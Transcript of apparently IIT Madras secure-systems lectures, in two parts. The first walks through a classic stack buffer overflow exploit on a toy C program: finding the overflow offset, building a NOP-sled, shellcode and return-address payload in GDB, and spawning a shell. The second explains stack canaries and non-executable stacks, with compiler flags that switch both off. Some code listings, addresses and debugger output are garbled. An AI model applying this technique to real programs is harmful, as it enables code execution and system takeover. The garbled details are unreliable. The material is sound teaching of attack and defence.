


So, in the previous demonstration we had taken a particular code a program in C and we had looked at a vulnerability that was occurring due to *strcpy*. And we see how overflowing of particular local buffer with more than 100 bytes could actually create a segmentation fault. We used *GDB* during that demonstration to actually see that the return address was overwritten due to the buffer overflow. In this particular demonstration we will work from there and we will see how we can enhance that attack and inject a particular payload into that program and force that payload to execute.

So, the payload that we will actually consider is to create a shell. Now, such payloads where a shell is created is very popular in this kind of examples because once an attacker has a shell, he has quite a better control on the system. Suppose an attacker actually is able to obtain a shell in a system and if he assume that the shell has *Super User* privileges then the attacker can do

anything that Root user can do. So as before we will be using the codes that is available with Bit Bucket repository.

(Refer Slide Time: 02:00)



```
#include <string.h>
#include <stdio.h>

int copier(char *str);
char buffer[100];
strcpy(buffer, str);

void main(int argc, char *argv[])
{
    copier(argv[1]);
    printf("%s\n", buffer);
}

testcode.c 1K, 18C
```

So, these codes are present in *npTEL_codes/module2*. The code that we will be looking at is the *testcode*. So, recollect that the *testcode* had two functions a *copier* function and a *main* function, the *main* function took the *argv* as command line arguments and it passed *argv1* to the *copier* function, the *copier* function had a character pointer *STR* which have this pointer to this particular string and then invoke *strcpy* taking character by character from *STR* into this *buffer*. Now note that the vulnerability occurs over here because *buffer* is of just 100 bytes while *strcpy* would continue to copy into *buffer* until '*\0*' i.e. null character is obtained in *STR*.

So as long as there is no null termination character *strcpy* will continue to execute copying the byte by byte into *buffer* and resulting in a buffer overflow. The first thing to actually do when creating this exploit is to identify at what point during execution or what payload would actually cause this *testcode* to stop executing. So, in order to do that we use this small script called *find_payload*.

(Refer Slide Time: 03:21)

```
apt update
apt install python3-pip

apt update
apt install python3-pip
```

```
apt@kali:~$ apt update
[...]
apt@kali:~$ apt install python3-pip
[...]
```

```
apt@kali:~/opt/metasploit-framework/exploit$ ls
core          next_payload      shellcodebase_ipg.c
metasploit     shellcodebase_ipg_dos  testcode
testcode.c
testcode_dos.c
testcode_ipg.c
testcode_ipg_dos.c
testcode_ipg_dos_list
testcode_ipg_dos_ipg.c
util
```

So, *find_payload* looks like this, it is a small python script and it essentially creates a string S in this particular case 108 times. So, for example if I add 8 over here then print padding statement could actually print A 8 times as follows.


(Refer Slide Time: 03:46)

So, `find_payload` would print `A` 8 times. Similarly, by changing this over here to say 64, I will get a string of length 64. Now, in order to pass this as the command line argument to `testcode` we do the following. We run `testcode` as follows. The first thing we do is to put the output from `find`

payload into some file *E1*. So, file *E1* comprises of 64 *A*'s. The second thing is to send, *E1* as an input to *testcode* this is done as follows.

On inspecting the contents of *E1* we see that test code takes the input from *E1*, which is 64 *A*'s and executes. Since 64 is less than the size of the buffer defined in test code so there is no problem and there is no overflow that occurs, and test code completes successfully. On the other hand, if we increase the size of *A* from say 64 to 128 let us see what would happen.

(Refer Slide Time: 05:19)



So, we do this as follows, run the *find_payload* executable and store the output in *E2*. Therefore, *E2* now contains 128 *A*'s as follows. Now if you run *testcode* and we would have this buffer overflow as we have seen in the previous video and *testcode* would result in a segmentation fault. Now, by changing the length of this particular string we would be able to identify the exact length of the input which causes this problem. If I change this to say 104, run the *find_payload*, to store the length of 104 byte in *E2* and run it you see that it works so 104 is not going to solve our problem.


On the other hand, if I make it 108 and the exactly the same thing we see that the “*done*” gets printed as well as after “*done*” there is a segmentation fault this occurs precisely because with a length of exactly 108 the frame pointer which is stored on the stack is overwritten but not the return address. Therefore, after the function gets completed its execution which we will see as in

the code. Therefore, after the *copier* completes its execution. We note that the frame pointer present in the stack has been overwritten but not the return address.

Therefore, the return can come back to the *main* and printf done would get executed. However, since the frame pointer has been modified the *main* will not be able to exit cleanly and that is why we obtain a segmentation fault after the printf completes execution. Now, if on the other hand we change padding from 108 to 112 which means that we have four extra bytes of padding, what we can expect is that it is not just the frame pointer that gets manipulated but also the adjacent memory which essentially is the return address would also get modified.

So, in such a case what we can expect is that the *copier* function will not be able to return back to *main*. So, when we run this program again with payload of 112 instead of 108 we would see that the print done statement is not executed. This is because the return to *main* has been modified and the *copier* is trying to return to some invalid location 0x41414141 which is essentially the A's that you have inserted in the return address location.

(Refer Slide Time: 09:05)




So, the next thing we will actually look at is to force up specific payload to execute. So, we would look at this particular file called *next_underscore* payload which looks something like this. So, it comprises of four parts. One is *nops*, then you have the shell code then you have some padding and finally you have an EIP. So, what we do want to do in with the shell code is to fill the buffer with all of this. There should be 64 *nops* then a shell code present over here which is

of 32 bytes and then we have some padding which is of size 112-64-32 of bytes and our finally a value of FFFFCCF70. So, what exactly is this value, is what we will actually identify.

What we expect should happen during the buffer overflow is that after the 100 bytes gets filled the frame pointer which is stored in the stack will get overwritten. Next the return address to *main* would also get overwritten. So, what we want is that, this return address should now point to this shell code. So, we would require where exactly in memory the shell code is present and in order to notice we would need to use *GDB*. So, will open another terminal and run *GDB* as follows. *Testcode* and we put a breakpoint in line number 5 and run it with some input say *A*'s ok. And, at this particular point we look at the contents of the stack, which would contain *buffer*, `$ gdb> x/32x $esp` , which is as follows.

(Refer Slide Time: 11:39)



Now if I disassemble *main*, the return address after *copier* is 0804847A and we want to know where this return address is present on the stack and we see that this return address is present over here. This is at the location FFFFECFEC and further more we want the address of *buffer* so that is obtained from the location `$ gdb> info locals` and `$ gdb> p/x &buffer` and we note that FFFFECF7C is where the *buffer* is present so that is that means the *buffer* is actually present somewhere here.

So, what we do is ideally we would like to fill our payloads starting from this location. So, starting from this location we would want our payload that is the shell code defined over here to

be present. However, to get a better alignment what we do is we add some *nops* initially so the *nops* is present by this opcode is given by this opcode 90 and whenever the processor sees this opcode of 90 it is just going to skip the instruction. We fill in *nops* starting at in the beginning of the *buffer* and then at some offset in this case 64 bytes we fill in the shell code.

Now we need to jump back somewhere in the *nops* at a decent, at a reasonable alignment so that the shell code executes. So, lot of this is obtained by trial and error and what we found that is if we specify the location FFFF70 it would indicate it would actually work. So, we will see what happens when we give such an input. So, first of all we create the shell code that we want to execute as follows.

(Refer Slide Time: 14:14)

```


gdb (Ubuntu 7.11.1-Debian-10.3) 7.11.1
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later ->
This is free software: you are free to change and redistribute it.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PURPOSE.  You are welcome to redistribute it under certain conditions;
Type "show copying" for details.
This GDB was configured as "x86_64-linux-gnu".
For help type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /testcode...done.
(gdb) b 7
Breakpoint 1 at 0000000000400431: file testcode.c, line 7.
(gdb) s
Starting program: /home/npal/npal_codes/module/testcode $(cat E3)
breakpoint 1, copy (strncpy(str, "A"))
(gdb) i

```

So, we say next payload and store it in this file called *E3* and then we run *GDB* with *testcode* break at line number 7 which is end of *strcpy* and then run giving the newly formed payload as the input.

So, this is done by at *E3* so which would take the input from the file *E3* and run with that particular input. So, what has happened is that the *copier* has executed further, *strcpy* has executed and since the string which we have given is much larger than 100 bytes Therefore *buffer* is overwritten and the string has been strategically created in such a way that the return address present on the stack has been replaced with a specific return address which forces the payload present in the buffer to execute. So, let us see this more in detail.

(Refer Slide Time: 15:34)




So, we examine the stack. We would look at the payload that we have created, and we see at this particular point the buffer, where the *buffer* actually starts, is filled with 64 *nops* comprising of the byte 90. Then we would see that the payload is actually present starting from this location. Note that the alignment is based on Little Endian.

So, therefore, when we specify C3C089C3 what we actually see here is Little Endian notation for the same. So, the next 32 bytes which will comprise of this shell code. So, what the shell code actually does is that it encodes the machine operations which actually creates a shell. We will not go into details about how the shell code is created right now. So, you could look at the previous video or there are various tools online which would create these shell code for you. So, if you actually look at this, we see that this are the first four bytes of the shell code in the Little Endian notation, next four bytes and so on.

Now the shell code ends over here with 420BCD80 which is here 420BCD80 and then we have a lot of padding which is present. In fact, we have 112-64-32 bytes of padding that we see is the padding with A's which is actually present from here to here so there are 1, 2, 3 and 4. So that ends up in 64 bytes of padding which is 112-64-32. And, finally we see that this location which was supposed to have the return address, so this location is overwritten with the value FFFF70, so what this means is that when this *copier* function completes its execution it is going to pick the memory contents from this location and put this into the EIP register.

So, corresponding to FFFF70 is this memory over here. So what is going to happen is that the instruction pointer would point to this location and it would pick up each byte from here this is 90909090 and start executing this *nops* so all of this *nops* gets executed and then your actual shell code which is staring at this location would then get executed. Eventually by the end of these 32 bytes of operation that gets executed your shell would have been created. The shell gets created ideally by system call to the operating system using an interrupt 80H which tells the OS that a new process has to be created. So, this is what is actually happening over here so let us actually run this code and see that the shell is executed,

(Refer Slide Time: 19:24)



So, when you run it so we can use *GDB*. We can run it as follows, `./testcode $(cat E3)` and we see that a shell gets created. So, this shell is the “*sh*” shell so we can do all the shell commands. You can use “*ps*”, to view currently executing processes this shell and we see that, infact, there are three processes, “*ps*” is the process that is the command that we have given and the parent for this process is the “*sh*” process and the original batch shell which was created with this terminal is present here.

So, in this way we have seen that we have injected this particular code called *testcode.c* with a payload. We force the *buffer* to overflow and the payload which was present in the *buffer* to execute.

(Refer Slide Time: 21:06)

So many of the malware actually use this particular technique they obtain a payload and once an attacker is able to obtain such a payload, he can do anything in the system like example delete all the object files like this and so on. Thank you.

References:

- ## 1). Smashing the Stack for Fun & Profit

Information Security-5-Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
W2_1

Preventing Buffer Overflows with Canaries and W^X

(Refer Slide Time: 00:12)

Preventing Buffer Overflows with Canaries and W^X




25

Hello and welcome to this lecture in the course for Secure System Engineering. In the previous lecture we had actually looked at a buffer overflow in the stack and we had seen how that vulnerability or rather that buffer overflow can be exploited. It can be used to subvert execution and an attacker could write a payload and force that payload to execute. So, essentially what the attacker would do was overflow the buffer so that the return address which is present on the stack is over written.

Now the return address is overwritten with another location on the stack and in that location the attacker has written a payload and this payload would then execute. In this lecture we will look at two prevention techniques, one is called Canaries while the other one is called the *NX* bit or the Non-Executable Stack. Both these different techniques are very popular and have been incorporated in all compilers and systems that are in use today. So, let us start this lecture.

(Refer Slide Time: 01:31)



Canary is a compiler defense mechanism. Essentially what the compiler does is that, whenever a stack frame gets created the compiler could insert a canary in the stack. So, note that in this particular figure we show the stack of the program. As we have seen before in the previous lecture, the stack would contain the function parameters, it would contain the return address, then it would have a frame pointer and then the local variables for that invoked function. So, essentially what the compiler would do is insert a canary over here.

Now what is a canary? Now a canary is essentially a random number which the compiler fixes from a particular random store and inserts it over here. Whenever, if any of these two buffers overflow, that is *buffer1* or *buffer2* overflows and it crosses the canary, then the canary value will be modified. Now at the end of the function the compiler would detect that there is a change in the canary value that is it would throw an error stating that the stack has been modified.

So, if you look at this particular small function over here which essentially creates the stack frame, it pushes the stack frame pointer, *EBP* on to the stack that corresponds to this and then there is a changing of stack frame that is the current Stack pointer is moved to Base pointer and then the stack pointer is decremented by 16 bytes to give space for the local variables. Now this is a function without canaries. Now in compilers which supports canaries, additional instructions are present at this particular point where instructions are present to add, insert a canary over here

and just before the return statement more instructions are present so as to ensure that the canary has not been modified.

(Refer Slide Time: 04:01)

Canaries and gcc

- As on ^bgcc 4.4.5, canaries are not added to functions by default
 - Could cause overheads as they are executed for every function that gets executed
- Canaries can be added into the code by **-fstack-protector** option
 - If **-fstack-protector** is specified, canaries will get added based on a gcc heuristic
 - For example, buffer of size at-least 8 bytes is allocated
 - Use of string operations such as strcpy, scanf, etc




27

Most of the compilers support canaries, the compilers that we are using in this course that is GCC also, has support for canaries. So, in some compilers the canaries are enable by default while in other compiler, other versions of the compiler you would have to give an explicit compilation flag that would enable canaries to be inserted within functions. Some compilers also, use heuristics to insert canaries. For instance, if a compiler finds that in a function there is a potential for a buffer overflow only then the canaries are inserted.

In order to enable canaries in versions of GCC which do not support canaries by default you could add these compilation option **-f-stack-protector**. So, adding this flag is an indication to the compiler to add canaries to the functions.

(Refer Slide Time: 05:02)



So, let us see how the canaries actually work internally with a small example. So, we will take this particular example where there are just two functions one the main function and then another function called *scan* and the *main* function is just invoking *scan* and then returning.

Now in the *scan* function we declare a local buffer of 22 bytes and as we know since it is a local variable this array is allocated in the stack. So, then now we invoke this *scanf* function which reads a string from the user. So, note that this particular *scanf* function is a potential for a buffer overflow the reason is that the user could enter a large string which is much larger than 22 bytes and therefore *buffer2* can overflow. Now let us look at the stack. So, when the *main* function invokes the *scan* function this is how the stack is going to look like.

So, there is the return address pushed into the stack this corresponds to the address soon after the *scan* instruction in the main. Then there is the previous Frame pointer pushed onto the stack which will enable the frame to change when the *scan* function gets returned. Then the compiler would insert a canary and there would be 22 bytes of space for the *buffer2* to be present.

(Refer Slide Time: 06:36)

Canaries Example

With canaries, the program gets aborted due to stack smashing.

```
#include <stdio.h>
int scan()
{
    char buf2[22];
    scanf("%s", buf2);
}
int main(int argc, char **argv)
{
    return scan();
}
```



29

Now let us see what would happen when we run this program and give a large input which is much larger than 22 bytes. For example, we compile this particular program like `$> gcc canaries 2.c -O0`. Now in this particular version of GCC canaries are inserted by default.

However, this may not be the case for all GCC versions in which case you have to put `-f-stack-protector` as an option during compilation. Now when you run this particular program *main* called *scan*, *scan* calls *scanf* and it prompts the user to enter a string. So, what we have done here is we have entered a very large string much larger than 22 bytes as you know what *scanf* does is that it would fill the *buffer2* with this particular string. Now the ASCII value for 2 in hexadecimal notation is 32. Now what happens here is that this value of 32 that's filled in the stack. It starts off with filling *buffer2* and since we are exceeding the 22 bytes limit of *buffer2* there is a buffer overflow and we note that the canary value gets changed.

So, whatever canary was there present is now overwritten with 32, 32, 32 and 32. Similarly the other data on the stack including the return address and the frame pointer gets overwritten with 32's. Now when the *scan* function returns what happens is that the compiler has added code that detects whether the canary value has changed.

(Refer Slide Time: 08:28)


Canaries Example

With canaries, the program gets aborted due to stack smashing.

30

As a result, we will get an output which looks like this, you see that there is a stack smashing detected and the program is terminated. So, note that there is one thing over here it shows that the program has terminated at this particular location 0x804847A and the value of the canary which has been modified was 32, 32, 32, 32. This is indeed what was present in the stack due to the buffer overflow. So, the result of the stack smashing detection would also, provide the memory map of that particular program at the point of termination.

(Refer Slide Time: 09:07)



31

So, now let us dwell a little deeper into what actually happens with canaries. So, over here on this part of the slide shows the assembly code for *scan* without canaries enabled. While on the left side shows the corresponding assembly code that gets complied with canaries enabled. So, you notice over here that without canaries the number of instructions are very less, note that as usual there is a stack frame that is created and then some parameters which have been to be set for *scanf* and then there is an invocation to the *scanf*. This particular instruction called `__iso_c99_scanf` would invoke the *scanf* function from the library and then there is a return from the function.

Now when canaries are enabled there are a few extra instructions that gets added. Now precisely we have three instructions at the start of the function and two instructions that gets inserted at the end of the function. Now this set of three instructions essentially loads a random canary into the stack. So, the random value which is going to be present in the canary is obtained from this particular location `%gs:20`, that is in the segment pointed to by the GS and at an offset 20 the random data which is present over here. So, we are taking some random data from there moving it to the *EAX* register and then storing the contents of the *EAX* register into the stack.

Now at the location *EBP*, that is a frame pointer-12 bytes is where the canary location is present. Now at this location we are storing the contents of *EAX* which is the random value for the canary. Then we are having an EX-OR instruction which essentially makes the *EAX* register

zero. Now we have the rest of three instructions as was here before and at the end just before the return from the function there is a check which is done to detect whether the canary has changed or not. Now the check essentially would load the canary value from the stack that is at location *EBP-12* into the *EDX* register and then it would check whether the contents of the canary has changed.

So, this is done by checking whether the EX-OR of the original data present in *%gs:20* is the same as that in the *EDX* register, it would that the now if it is the same it would mean that there is no change in the canary and the function return successfully. On the other hand, if at this point we detect that the canary has indeed changed it would mean that the EX-OR value would return something which is non-zero and then there would be a call to this particular function called *__stack_chk_fail*. Now *__stack_chk_fail* is a built-in function which essentially would print out this particular output which tells you the exact information about where the stack smashing was detected and so on.

(Refer Slide Time: 12:50)

Non Executable Stacks (W^X)

- In Intel/AMD processors, ND/NX bit present to mark non code regions as non-executable.
 - Exception raised when code in a page marked W^X executes
- Works for most programs
 - Supported by Linux kernel from 2004
 - Supported by Windows XP service pack 1 and Windows Server 2003
 - Called DEP – Data Execution Prevention
- Does not work for some programs that NEED to execute from the stack.
 - Eg. JIT Compiler, constructs assembly code from external data and then executes it.
(Need to disable the W^X bit, to get this to work)



32

And other defense mechanism is implemented in the hardware by the processor manufacturers. So, this is called the Non-Executable stack or the *W^X* bit. So, what this means is that for a particular segment for example the stack segment one can either write to that particular segment or execute from that segment. So, for example if you can write to a particular segment it would

mean that you cannot execute from that segment. On the other hand, if you can execute a segment we cannot write to that particular segment. So, let us see why this thing would work.

So, recollect that in the previous lecture when we looked at the buffer overflow and how the attacker wrote his payload in the stack and then executed that particular payload is that the attacker was able to inject code by writing to the stack and then execute in the stack. Now with this non-executable stack one of these two is not possible. So, if you write to the stack it would imply that you cannot execute from that stack. So, both Intel and AMD processors support these non-executable stacks.

On Intel processors this is called as the *NX* bit while in the AMD processors this is known as the *ND* bit. So, the *NX* bit or the *ND* bit is present to mark the non-code regions as non-executable thus the stack of the particular program would be having its *NX* bits set which would mean that you could write to the stack but you cannot execute from that stack.

Now by chance if let us say the payload is trying to execute from that particular stack then an exception get raised and the code will terminate. So, the *NX* bit support from the OS perspective has been supported from the Linux kernels since 2004 and also, Windows XP service pack 1 and Windows Server 2003. So, this is called the Data Execution Prevention. Now we would note that this is a very efficient way to prevent the attack, the reason is that all that is required is just 1 bit for a page and this bit incorporated in the page directory and page table for that particular process and it is just that single bit which is sufficient to actually prevent the attack.

However, there are several non-malicious programs which actually would need to execute from the stack for example the JAVA Just-In-Time compiler would construct assembly code based on some external data and then execute it. Now, for such applications the code gets constructed on the stack before it gets executed. So, this application would not complete if the *NX* bit gets set. So, in order to actually run this particular application on a processor with *NX* bit enabled, it would require you to disable this *NX* bit before it this particular application can work. Therefore, why this is a very efficient way to prevent this buffer overflow attacks, there is also, a downside present the certain types of applications do not complete.

(Refer Slide Time: 16:32)

Some Defense Mechanisms already Incorporated

```
bash$ gcc -m32 -fno-stack-protector -z execstack overflow1.c  
bash$ ./a.out  
$ (shell created successfully)
```

\$ (shell created successfully)



Refer <https://chetrebeiro@bitbucket.org/casl/sse.git> (directory src/smash)

33

So, both these defense mechanisms the canaries as well as the *NX* bit are incorporated in most modern systems. So, quite likely if you try to run this particular code on your latest for example, Ubuntu systems you would get stack smashing getting detected and this particular code will not run. However, in order to make it run we would have to disable these particular defenses and the way to do that is by compiling this particular program with certain option. So, as to disable this stack protection and the *NX* bit.

The way to do it is by specifying `-fno-stack-protector` which would disable canaries and `-z execstack`, which would permit execution from that stack. When this is done, we would get an executable, `a.out` and this `a.out` should successfully run on your machine. Now you can refer to this code in this particular directory and compile it with these options and then see this particular program executing and have the payload running and the shell getting created successfully.

(Refer Slide Time: 17:52)

Points to Ponder

```
#include <stdio.h>

int scan()
{
    char buf2[22];
    scanf("%s", buf2);
}

int main(int argc, char **argv)
{
    return scan();
}
```

What happens to the execution when canaries are not enabled for this program and given the same input below?



So, before we complete this lecture there is some points that you can think about. Now when we consider this particular example of the main and `scanf` and we consider that when use `scanf` we have given a very large input of all 2's. Now what would happen to the execution when the canaries are not enabled for this particular program? That is in this very specific program suppose you have compiled it without canaries being enabled that is by example using the `-fno-stack-protector` canaries option during compilation, what would be the result of this particular program? So, this is something to think about until the next lecture, thank you.

Information Security-5-Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
W2_2
Return to Libc Attacks

